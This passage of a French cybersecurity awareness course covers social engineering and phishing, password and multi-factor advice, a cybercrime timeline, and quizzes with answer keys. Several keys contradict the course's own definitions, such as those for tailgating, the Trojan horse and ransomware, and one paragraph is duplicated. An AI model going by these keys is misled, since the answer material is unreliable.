


Figure 14 - Types of hackers

L'ingénierie sociale est l'une des techniques les plus couramment utilisées par les pirates de nos jours . Il s'agit d'une stratégie non technique qui s'appuie fortement sur l'interaction humaine et implique souvent d'inciter les gens à enfreindre les pratiques de sécurité standard. La capacité des attaquants à persuader les victimes d'effectuer certaines actions ou de révéler des informations personnelles est essentielle au succès des techniques d'ingénierie sociale. Les attaques d'ingénierie sociale diffèrent du piratage traditionnel, car elles peuvent être non techniques et n'impliquent pas toujours la pénétration ou l'exploitation de logiciels ou de systèmes. De nombreux exploits d'ingénierie sociale permettent aux attaquants d'obtenir un accès authentique et autorisé aux informations personnelles, s'ils sont persuasifs.

Les attaquants mènent des attaques **d'appâtage** lorsqu'ils laissent un appareil infecté par un logiciel malveillant, tel qu'une clé USB ou un CD, à un endroit où quelqu'un est susceptible de le trouver. L'efficacité d'une attaque par appât réside dans l'hypothèse que quelqu'un qui trouve l'appareil le chargera dans son ordinateur et installera involontairement le virus. Le logiciel malveillant permet à l'attaquant d'accéder à l'ordinateur de la victime une fois qu'il a été installé . Le talonnage est une approche d'ingénierie sociale physique dans laquelle des personnes non autorisées suivent des personnes autorisées dans une zone normalement sécurisée.

Le talonnage est une approche d'ingénierie sociale physique dans laquelle des personnes non autorisées suivent des personnes autorisées dans une zone normalement sécurisée. Le talonnage peut se produire lorsque quelqu'un vous demande de garder la porte ouverte parce qu'il a oublié sa carte d'accès ou demande d'emprunter votre téléphone ou votre ordinateur portable, puis il installe un logiciel espion ou vole des données.

Une **attaque quid pro quo** se produit lorsque les attaquants demandent des informations privées à quelqu'un en échange de quelque chose de désirable ou d'un certain type de compensation. Un attaquant pourrait, par exemple, demander des identifiants de connexion en échange d'un cadeau (ITWeb 2018).

L'hameçonnage est une tentative d'obtenir des informations sensibles , telles que des mots de passe et des informations financières , auprès d'utilisateurs en ligne. L'hameçonnage se produit lorsqu'un attaquant envoie un e-mail ou visite un site Web en prétendant être une entité numérique ou un individu digne de confiance. Les victimes sont dirigées vers des sites Web qui semblent authentiques mais qui envoient en réalité des données aux attaquants. L'usurpation d'e-mails, par exemple, essaie de donner l'impression que les e-mails proviennent d'expéditeurs authentiques, tandis que les URL longues et compliquées masquent le site Web réel. Le groupe d'assurance RSA a affirmé que le phishing représentait des pertes mondiales de 10,8 milliards de dollars en 2019. Dans la figure 3, nous pouvons voir une telle tentative, sous la forme d'un e-mail prétendant provenir d'une banque. Outre le fait qu'une banque ne nous demanderait jamais notre mot de passe, on remarque les nombreuses fautes de syntaxe et d'orthographe dans le corps de l'email, l'adresse de l'expéditeur qui n'appartient pas au réseau d'organisation de la banque et le lien qui mène également à une page en dehors du réseau de l'organisation.

----- Forwarded Message: -----
 From: "alerts@citibank.com" <ALERTS@CITIBANK.COM>
 To: recipient@email.com
 Subject: Security Alert: 06699
 Date: Thu, 29 May 2008 12:41:41 +0000




Figure 15 – Sample of phishing attempt.

Au cours de la dernière décennie, les techniques de fraude sont devenues plus sophistiquées. Par conséquent, il devient de plus en plus difficile de faire la distinction entre un faux message et un message authentique. De plus, les cybercriminels tentent de plus en plus d'envoyer des SMS de phishing. Ceci est également connu sous le nom de « **smishing** » (SMS + phishing). Cependant, ces messages peuvent également arriver via WhatsApp ou Facebook Messenger, ou un autre logiciel de messagerie instantanée.

Le spear phishing est une variante puissante du phishing, une tactique malveillante qui utilise des e-mails ou des messages contenant des informations spécifiques à la cible, telles que le nom et le rang de la cible au sein de son entreprise. Cette technique d'ingénierie sociale augmente la probabilité que la victime effectue toutes les étapes nécessaires à l'infection, y compris l'ouverture de l'e-mail et le téléchargement du fichier.




Figure 16 - Social Engineering techniques

Protection et contre-mesures

- **Le cryptage** des données convertit les données d'un format lisible (texte en clair) en un format codé illisible (texte chiffré). Il contribue à protéger la confidentialité des données numériques pendant la phase de stockage sur des systèmes informatiques et de transmission sur Internet ou d'autres réseaux informatiques. Le cryptage est actuellement l'une des technologies de sécurité des données les plus courantes et les plus efficaces utilisées par les entreprises et les organisations.

- **Les pare-feu** limitent les paquets réseau entrants et sortants, permettant uniquement au trafic autorisé de les traverser. Un pare-feu est un matériel informatique ou un système de sécurité logiciel qui filtre le trafic et empêche les intrus. Il se compose généralement de passerelles et de filtres. Le trafic réseau peut également être filtré par des pare-feux, le trafic non autorisé étant bloqué.

- **Un logiciel antivirus** peut protéger un appareil programmable en détectant et en éliminant les logiciels malveillants.

- **Le gestionnaire de mots de passe** est une application logicielle qui crée, stocke et fournit des mots de passe aux applications. Les gestionnaires de mots de passe chiffrent les mots de passe. L'utilisateur, afin d'accéder au coffre-fort numérique, doit se souvenir d'un mot de passe principal.

Quelques recommandations utiles concernant les mots de passe sont listées ci-dessous :

JAMAIS	TOUJOURS
<p>jamais de numéros de téléphone, de noms, de dates d'anniversaire ou d'adresses. (par exemple Mary2014)</p>	<p>toujours une variété de caractères aléatoires, de chiffres et de lettres pour rendre le mot de passe plus complexe</p>
<p>N'utilisez jamais le même mot de passe pour tous vos comptes</p>	<p>toujours un mot de passe contenant au moins 16 caractères (par exemple a58gfw@kLNNg1k9%i)</p>
<p>N'utilisez jamais de mots ou de phrases du langage courant (par exemple dearmaryhowareyou)</p>	<p>toujours les mots de passe périodiquement, au moins deux fois par an</p>

L'authentification multi facteur est une option proposée par de nombreuses entreprises, des banques aux applications de réseaux sociaux, pour administrer une sécurité supplémentaire pour vos comptes au-delà d'un mot de passe fort. L'authentification multi facteur fournit une autre "étape" dans le déverrouillage d'un compte, d'un appareil ou d'un document. Un SMS vous est envoyé par messagerie vers un appareil mobile enregistré avec un code vous permettant de vous vérifier. Il est fortement

recommandé d'utiliser à la fois un mot de passe fort et une authentification multi facteur, dans la mesure du possible.

L'authentification à 2 facteurs ou l'authentification multi facteur en général est un protocole de sécurité suivi par les systèmes bancaires du monde entier et a également tendance à s'étendre à d'autres domaines. C'est-à-dire que pour effectuer un transfert d'argent, vous devez non seulement connaître le nom d'utilisateur et le mot de passe pour accéder au système e-banking, mais également remplir un code qui apparaît sur le téléphone portable de l'utilisateur (authentification à 2 facteurs).


Les systèmes qui nécessitent une sécurité encore plus grande peuvent avoir besoin d'une empreinte digitale ou d'autres caractéristiques biométriques.

- **Consignes de prévention des attaques de phishing :**

- ✓ Surveillez régulièrement vos comptes en ligne
- ✓ Gardez votre navigateur à jour
- ✓ Ne cliquez pas sur des liens provenant de sources inconnues
- ✓ Attention aux fenêtres pop-up
- ✓ Ne donnez jamais d'informations personnelles par e-mail ou numéro de téléphone
- ✓ Méfiez-vous des leurres sociaux



- <https://www.nortonlifelock.com/us/en/newsroom/press-kits/2021-norton-cyber-safety-insights-report/>
- https://www.accenture.com/_acnmedia/pdf-96/accenture-2019-cost-of-cybercrime-study-final.pdf
- <https://www.fortinet.com/content/dam/fortinet/assets/white-papers/eBook-How-to-Close-Security-Gaps-to-Stop-Ransomware-and-Other-Threats.pdf>



A vous de jouer : Mini-quiz

- 1) **Quel type de programme malveillant est un programme entièrement confiné qui s'auto-réplique et se propage via les réseaux ?**
 - a. Spyware
 - b. cheval de Troie
 - c. Virus
 - d. Ver

- 2) **Les pirates qui aident à trouver des bogues et des vulnérabilités dans un système alors qu'ils n'ont pas l'intention de casser un système sont appelés**
 - a. Les hackers chapeau noir
 - b. Pirates du chapeau blanc
 - c. Pirates du chapeau gris
 - d. Les pirates chapeau gris

- 3) **Lors de la création d'un mot de passe sécurisé**
 - a. nous pouvons utiliser notre numéro de téléphone
 - b. nous utilisons le même mot de passe que nous avons pour un autre compte
 - c. nous pouvons utiliser notre date d'anniversaire
 - d. nous incluons une variété de caractères aléatoires, de chiffres et de lettres

- 4) **Le talonnage peut se produire lorsque**
 - a. quelqu'un vous demande d'emprunter votre téléphone ou votre ordinateur portable
 - b. vous trouvez un appareil infecté par un logiciel malveillant et le chargez dans votre ordinateur
 - c. vous êtes dirigé vers des sites Web qui semblent authentiques mais qui envoient en réalité des données aux attaquants
 - d. lorsque les attaquants demandent des informations privées à quelqu'un en échange de quelque chose de désirable

- 5) **La sécurité sur Internet comprend**
 - a. sécurité du navigateur et du site Web
 - b. sécurité Internet
 - c. sécurité du site internet
 - d. Tout ce qui est mentionné ci-dessus

- 6) **Lequel des logiciels malveillants suivants n'a pas besoin de se connecter à un programme existant ?**
- Vers
 - chevaux de Troie
 - Virus
 - Logiciels de rançon
- 7) **Un cheval de Troie est**
- Le cheval d'Ulysse à Troie selon l'ancien poète grec Homère.
 - un programme de capture de clavier (keylogging) qui enregistre les touches frappées sur un clavier
 - un programme déguisé et souhaité qui contient généralement des graphiques ou des animations attrayants pour lui permettre d'accéder à un système informatique.
 - un logiciel espion qui surveille subrepticement l'activité d'un système informatique.
- 8) **Lequel des éléments suivants observe généralement l'activité de la victime sur Internet, recueille des informations en arrière-plan et les envoie à quelqu'un d'autre ?**
- Logiciels malveillants
 - Spyware
 - Adware
 - Tout ce qui précède
- 9) **Un programme logiciel ou un dispositif matériel qui filtre tous les paquets de données provenant d'Internet, d'un réseau, etc. est connu sous le nom de _____ :**
- antivirus
 - Pare-feu
 - Biscuits
 - Logiciels malveillants
- 10) **_____ est un type de logiciel conçu pour aider les ordinateurs à détecter les virus et à les éviter.**
- Logiciels malveillants
 - Adware
 - antivirus
 - b et c

1c, 2b, 3d, 4c, 5d, 6d, 7d, 8b, 9b, 10c

Bibliographie

Sensibilisation à l'informatique - Lequel des éléments suivants est utilisé avec l'intention d'extorsion », *Testbook* . <https://testbook.com/question-answer/which-of-the-following-is-used-with-the-intention--5fa398920e24945b57e05fc2> (consulté le 13 mai 2022).

“Miami Dade College, CGS 1060, Ch 4-6.pdf | Héros du cours. <https://www.coursehero.com/file/98747637/Ch-4-6pdf/> (consulté le 13 mai 2022).

« Wikibooks - Intellectual Property and the Internet/Internet security », https://en.wikibooks.org/wiki/Intellectual_Property_and_the_Internet/Internet_security (consulté le 13 mai 2022).

« Cambridge Dictionary - hacking » <https://dictionary.cambridge.org/dictionary/english/hacking> (consulté le 13 mai 2022).

« *ITWeb* - Hacking the human: the art of social engineering », *ITWeb* , 8 mai 2018. <https://www.itweb.co.za/content/Pero3qZg2RovQb6m> (consulté le 16 mai 2022).



Chapitre 6 : Les lois informatiques

Jérôme TAFANI - Françoise SALESSE

Introduction

Les cyberattaques et la cybercriminalité causent de plus en plus de problèmes et prennent des formes de plus en plus sophistiquées à travers l'Europe. Cette tendance devrait se poursuivre à l'avenir, car 22,3 milliards d'appareils dans le monde devraient être connectés à Internet d'ici 2024.

Comment définir la "cybercriminalité" ?

La cybercriminalité fait référence à toute activité criminelle impliquant un ordinateur, un appareil en réseau ou un réseau. Alors que la plupart des cybercrimes visent à générer des profits pour les cybercriminels, certains sont commis contre des ordinateurs ou des appareils directement pour les endommager ou les désactiver.

Un bref historique de l'évolution de la communication et de la cybercriminalité :

1971 : Premier e-mail : Ray Tomlinson envoie le tout premier e-mail de l'histoire " QWERTYUIOP "
(<https://www.genie-inc.com>)

1978 : Premier spam : Le premier e-mail de masse non sollicité aurait été envoyé par Gary Thuerk, un responsable marketing faisant la promotion d'un nouveau modèle informatique.
(<https://www.weforum.org/agenda>)

1981 : Ian Murphy, Captain Zap, est le premier pirate informatique condamné (<https://attrition.org>)

1986 : Premier virus informatique : Brain (<https://www.kaspersky.com>.)

1987 : John McAfee crée la société McAfee. McAfee produit le premier antivirus appelé VirusScan
(<https://www.thepecinsider.com>).

1988 : Première cyber-attaque . Robert Tappan Morris a écrit un programme qui se déplaçait d'ordinateur en ordinateur et demandait à chaque machine de renvoyer un signal à un serveur de contrôle . (<https://theconversation.com>)

1990 Naissance d'internet Tim Berners-Lee, et le CERN lancent en 1990 le « World Wide Web », conçu et développé pour que les scientifiques travaillant dans les universités et instituts du monde entier puissent échanger des informations instantanément . (<https://home.cern/>)

1991 : Première webcam . Quentin Stafford-Fraser et Paul Jardetzky ont inventé la première webcam au monde pour aider les étudiants et les programmeurs de fin de soirée à vérifier si le café a fini d'infuser (<https://www.bbc.com>)

1993 Jan Brandt a mené à lui seul la célèbre campagne AOL « *carpet-bombing* » qui a mis des millions de disques et de CD d'essai AOL dans tout, des magazines aux boîtes de pop-corn en passant par les banques

2000 Ce bug de l'an 2000 qui devait bloquer la planète mais ne s'est pas produit (<https://www.ina.fr/>)

2000 : Création de la première force de police indienne spécialisée dans la cybercriminalité (<https://timesofindia.indiatimes.com>)

2009 : la première crypto-monnaie : le bitcoin (<https://www.investopedia.com>)

2012 Psy a publié "Gangnam Style. " "a changé tout le paysage de la culture musicale et vidéo pour aider à créer l'Internet que nous connaissons aujourd'hui en étant la toute première vidéo YouTube à atteindre 1 milliard de vues .

2013 : premier cas de piratage massif de webcam . Un homme a réussi à espionner plus de 400 femmes (<https://www.businessinsider.com>)


2014 : le premier vol de crypto-monnaie (équivalent à 470 millions de dollars) (<https://www.comparitech.com>)


2021 : Ces dernières années, plus de la moitié des arnaques ont lieu sur Internet (51%) , loin devant les arnaques par téléphone et SMS (21%) . Les plus sophistiqués combinent désormais plusieurs médias. (<https://www.radiofrance.fr/>)

Chronologie simplifiée des opportunités et menaces dues aux évolutions informatiques

Aspects positifs

Aspects négatifs





A vous de jouer : Mini-quiz

1. Quelle était l'idée générale derrière la création d'Internet était :

- a) partager des fichiers entre collègues
- b) créer une communauté de professionnels
- c) diffuser les connaissances dans le respect de l'utilisateur à travers le monde
- d) Toutes les réponses ci-dessus

2. Le premier pirate informatique condamné était

- a) Cerveau
- b) Norton
- c) Gary Thuerk
- d) Ian Murphy

3. En 1978, :

- a) Le premier virus
- b) Le premier vol de crypto-monnaie
- c) Le premier spam
- d) Le premier ordinateur

4. Gary Thuerk, fut le premier homme qui :

- a) A envoyé le premier spam
- b) Création de la première crypto-monnaie
- c) Envoyé le premier e-mail
- d) Création du premier site internet

5. Quelle est la définition de la cybercriminalité ?

- a. La cybercriminalité est toute activité criminelle qui implique un ordinateur, un appareil en réseau ou un réseau.
- b. La cybercriminalité est une activité criminelle qui implique toute la famille.
- c. La cybercriminalité est toute activité criminelle impliquant un virus.
- d. La cybercriminalité est toute activité criminelle qui implique le vol de vos données personnelles

6. Qui sont les GAFAM ?

- a) La première société informatique au monde
- b) Un accessoire pour protéger vos données.
- c) Le meilleur service VPM
- d) Le nom d'un vieux mème Internet

7. " QWERTYUIOP " était le texte du premier email envoyé en 1971 par :

- a) JohnMcAfee
- b) Ray Tomlinson
- c) Gary Thuerk
- d) Bill Gates

8. Création de Robert Tappan Morris :

- a) Le premier antivirus
- b) Le premier virus
- c) La première cyberattaque
- d) Le premier ordinateur

9. Bitcoin c'est :

- a) La première crypto-monnaie
- b) La deuxième crypto-monnaie
- c) Un virus
- d) Un programme

10. Le premier cas de piratage massif de webcam a eu lieu à :

- a) 2021
- b) 1988
- c) 2013
- d) 2014

1d,2d,3c,4a,5a,6a,7b,8c,9a,10c



Les différents types de cybercriminalité

Dans le cas des crimes contre les biens et des crimes contre les personnes, on distingue généralement trois types d'infractions :

A. Le premier type d'infraction : la collecte malhonnête d'informations.

Définition : Il s'agit notamment des attaques contre les systèmes de traitement automatisé des données, les données personnelles (telles que le transfert d'informations personnelles), les violations de cartes de crédit, le cryptage ou l'interception non autorisés ou non signalés.

✓ **Quelques exemples:**

1 - Hameçonnage

Des hackers capables d'infiltrer n'importe quel système high-tech, "c'est dans les films", s'amuse Serge. Il n'y a personne comme ça dans la vraie vie. Si des attaques numériques sont parfois menées pour voler des identités, cela est loin d'être systématique. Il existe des moyens plus simples et, dans de nombreux cas, légaux, d'obtenir les informations dont un fraudeur a besoin. Il y en a même un que vous pouvez utiliser tous les jours : Facebook.

Sur Facebook, les gens nous donnent leur nom, leur ville de résidence et, surtout, leur date de naissance", explique Anthony. Même ceux qui ne postent pas leur anniversaire sur le réseau social sont souvent compromis par leurs amis qui leur écrivent publiquement "joyeux anniversaire"...

Extrait de l'interview de Serge, un adolescent voleur de données personnelles



L'hameçonnage est une tentative d'obtenir des informations personnelles ou confidentielles d'une personne par tromperie. Probablement le type de fraude sur Internet le plus courant, le phishing est généralement effectué à l'aide d'e-mails ou de sites Web conçus pour inciter la victime potentielle à partager des informations sensibles avec l'escroc qui l'a commis. Plutôt que d'utiliser les informations eux-mêmes, de nombreux fraudeurs les vendent sur le dark web, généralement à des pirates et à des cybercriminels spécialisés dans l'usurpation d'identité.

Les victimes reçoivent des e-mails contenant des demandes de personnes ou d'institutions qu'elles connaissent, par exemple :

- **Demander des informations en échange de l'envoi d'un cadeau** ou de la participation à un concours avec un prix attrayant ou de la collecte d'un prix de loterie.
- **Demande de règlement** pour éviter la fermeture de l'accès, la perte du nom de domaine ou la prétendue conformité au RGPD.
- **Appel à l'aide** : le cybercriminel se fait passer pour un proche, expliquant qu'il est dans une situation difficile qui nécessite une aide financière.
- **Les e-mails en chaîne** tels que les porte-bonheur, les pyramides financières, les appels à la solidarité ou les alertes de virus peuvent masquer une tentative de phishing.

Bien que les tentatives de phishing soient aujourd'hui de mieux en mieux exécutées, **un email de phishing comporte souvent des signes avant-coureurs détectables** : offre alléchante, apparition suspecte, pièce jointe inattendue, adresse d'envoi fictive...

Hameçonnage par SMS : Rien qu'en 2020, on estime que 2,1 billions (2 100 000 000 000) de messages SMS ont été échangés dans le monde, ce qui en fait l'une des méthodes de communication les plus répandues. Malheureusement, cela signifie également que les pirates se sont emparés des SMS comme nouveau moyen de mener des cyberattaques.

SMS smishing : un attaquant utilise un message SMS pour inciter les destinataires à cliquer sur un lien et à envoyer des informations privées ou à télécharger des logiciels malveillants sur un smartphone.

A l'heure du "tout numérique", la transmission des données personnelles aux géants du numérique n'est plus un choix mais une nécessité. Cependant, cela n'est pas sans danger, compte tenu de l'utilisation frénétique et non sécurisée de ces données, qui menace les droits des citoyens.



Parce qu'elles sont considérées comme le "nouvel or noir" du XXI^e siècle, les données personnelles sont très convoitées et font l'objet d'une exploitation sauvage, souvent accompagnée de nombreux abus. L'utilisation illégale, le piratage et même la manipulation d'opinion sont autant de pratiques courantes qui remettent en cause la sécurité et les normes démocratiques de notre modèle actuel.

2. URL cachées



URL (Uniform Resource Locator, c'est-à-dire l'adresse Web).

On les trouve partout sur les réseaux sociaux mais attention, certaines URL raccourcies peuvent mener vers des destinations totalement différentes de celles indiquées.

Les cybercriminels en profiteront pour installer toutes sortes de malwares sur votre ordinateur.

« Oui, mais voici le problème : vous avez reçu un SMS qui semble officiel et vous ne savez pas s'il s'agit d'une arnaque ou non ».

Supposons que vous receviez un SMS de votre opérateur téléphonique vous demandant de cliquer sur un lien pour afficher votre facture, et que vous ne puissiez pas déterminer s'il s'agit de spam ou non.

1. Aller directement sur le site : la solution : en cas de doute, il suffit d'aller directement sur le site de votre opérateur pour trouver cette information, plutôt que de prendre le risque (inutile) de cliquer sur le lien.
2. Vérifiez qui envoie ce lien : il est essentiel de s'assurer que l'expéditeur de l'e-mail ou du SMS est fiable. Par exemple, un lien est probablement malveillant si... la source d'un lien est une adresse e-mail inconnue ; un e-mail prétend provenir d'une institution officielle, le lien provient d'un message non sollicité dans votre boîte aux lettres Facebook ; le lien provient d'un tweet d'un utilisateur inconnu sans abonnés.

3. L'adresse e-mail est étrange : pour vous inciter à cliquer, les escrocs peuvent vous envoyer un lien qui ressemble beaucoup à une adresse officielle. Sauf que si l'on regarde bien, il y a des erreurs ou de légères modifications. Dans ce cas, ne cliquez pas. En cas de doute, rappelez-vous que si c'est important, les destinataires sauront vous répondre.
4. Attention aux urls raccourcies : avec la limite de caractères sur Twitter notamment, il est devenu courant pour les sites de raccourcir les urls. Sauf que pour les arnaqueurs, c'est très pratique car cela leur permet de cacher une adresse douteuse.
5. L'adresse commence par http (pas https) : http ou https : reconnaissance d'un lien dangereux. Le 's' dans https signifie 'sécurisé'. En clair, le site utilise une connexion Secure Sockets Layer (SSL), qui permet à vos informations d'être cryptées avant qu'elles ne soient envoyées à un serveur. S'il n'y est pas, le lien peut être malveillant même si malheureusement, de nombreux sites sûrs n'ont pas encore mis leurs URL en https. Dans tous les cas, cela peut être un drapeau rouge.
